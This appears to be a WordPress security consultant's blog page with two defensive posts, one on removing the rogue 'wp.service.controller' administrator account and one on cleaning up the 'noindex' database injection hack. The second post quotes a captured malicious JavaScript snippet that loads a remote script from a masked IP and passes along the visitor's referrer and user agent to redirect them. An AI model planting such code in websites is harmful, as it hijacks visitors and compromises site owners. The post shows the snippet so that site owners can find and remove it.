
WordPress security

Hello WordPress wp.service.controller user. Are you a hacker, and what do you want?
If you reading this post, I suspect you’ve either been introduced to or met the WordPress user “wp.service.controller”
Why the username wp.service.controller?
I’m not sure where hackers came up with this username of wp.service.controller. Well over 1 in 10 hacked websites I work on have this or a similar hacker administrator user added.
And in the years I’ve been securing websites that are infected with malware I’ve yet to find a common denominator or the common entry point used to add this malicious user account. In my experience, well over 80% of hacked websites are compromised through known exploits within outdated plugins or themes.
This post at WordPress.org summarizes the experiences of many in dealing with wp.service.controller user accounts.
How was the wp.service.controller WordPress user added?
At some point in the cybercriminals hacking process, the wp.service.controller user was set up in order to log into WordPress with the role of administrator.
Sadly, I often find wp.service.controller users added within websites previously cleaned by website malware cleanup companies. Suffice it to say, removing malware without taking the steps to properly secure a hacked website account will not stop hackers from returning and rehacking the website.
Administrator users may be added through exploitable plugins, installed PHP scripts or by using legitimate administrator logins. For this reason, it is important that you change your login passwords periodically, not use the same login password on multiple websites and do not use common passwords like “Password123”.

Website security tip: If the wp.service.controller user has a registration date of 0000-00-00 then it’s a near certainty that a PHP script was used to inject the wp.service.controller user account into your database. And if a PHP script was used to add hacker users, it’s imperative that you have a full malware scan or review done on your website as soon as you are able to do so.
Remove wp.service.controller and then what?
Once you’ve removed the WordPress user accounts wp.service.controller or wp.service.controller.[random characters], be sure to remove all other not required user accounts as well.
I personally recommend not allowing more than one administrator account within a given WordPress website. If you have an editor or associate who needs to write or edit articles, the “Editor” role will suffice nicely.
[youtube https://www.youtube.com/watch?v=iAbE11H2Gbc&w=320&h=240&align=right&rel=0] If you are still using the administrator username “Admin” this would be a great time to add a new administrator account for yourself, log out as “Admin” and then log back into your more secure administrator account. Why give hackers half of the login puzzle?
Since your website was compromised, it may be worthwhile to consider how the hacker broke into your account and take measures to reduce the likelihood that your site will be compromised in the future.
To start, do you have more than a few WordPress websites sharing the same account?
The more websites you have sharing a single shared hosting account the more likely it is that you’ll be compromised again in future. I discuss this a bit more in my short post, “Are You A Cat Herder?” and in more detail in my article, “Why Shared Hosting Can Be Bad For The Health Of Your Web Design Business.”
Do you update your WordPress website and plugins at least monthly or do you have someone who can help monitor and update your WordPress website more frequently?
Updating WordPress regularly is the most effective preventative measure in keeping the hackers out of your website.
Enjoy!
The Noindex Hack – A Wordpress Database Injection Nightmare
If you’ve found this post, my guess is that your website is redirecting when visited from Google search. And you’ve since learned that someone or something has injected loads of javascript text starting and ending with “noindex” throughout your WordPress pages or posts. Right?
Depending on the number of posts within your WordPress site, this particular noindex hack can be very time consuming to clear.
If the only option you have is to manually clear the hacker redirect text, then you’ll need to go to your WordPress dashboard, click “Edit” for each Post, switch to “Text” view, then delete the offending lines of injected text and “Publish” for each post or page—no fun at all!
Below is an example of hacker redirection code I pulled from a site recently:
<noindex><script type="text/javascript" rel="nofollow" style="text-decoration:none;color:#676c6c"> document.write("<script language=\'javascript\' rel=\'nofollow\' type=\'text/javascript\' src=\'https://xx.xx.xx.xx/1/jquery.js.php?r=" + encodeuri(document.referrer) + "&u=" + encodeuri(navigator.useragent) + "\'></sc" + "ript>"); </script></noindex>
Beware, this particular snippet of javascript may be injected throughout a compromised database, and not just within posts and pages.
How and why do hackers inject code into posts and pages you ask?
Database text injections are nothing new. All it takes is a compromised WordPress “Administrator” Users account, an exploitable plugin or theme. In my day to day work relating to this <noindex> … </noindex> hack, I have not seen a corresponding connection with any particular plugin or theme.
As to why hackers compromise websites in this way, most of the sites I’ve worked on appear to have been compromised for blackhat SEO purposes. Redirections of multiple websites to a specific website address are common blackhat SEO strategies.
The code shown above was used to redirect visitors from Google.com to a Windows virus removal website shown at right.
Are there other ways to clear this type of database injection hack?
Clearing random text injections in any database can be tedious, especially if done manually, line by line. In this particular type of SQL injection, the noindex start and end tag can be searched for and dealt with in a logical manner.
If you are comfortable executing commands via SSH, see my example command, “Remove <noindex>…random text…</noindex> command” for more details.

If your host does not include SSH with your website hosting plan; you find my SSH command does not work on your server; or you would like a full-time website security guy’s help in fixing your website today—Call anytime. I’m here to help.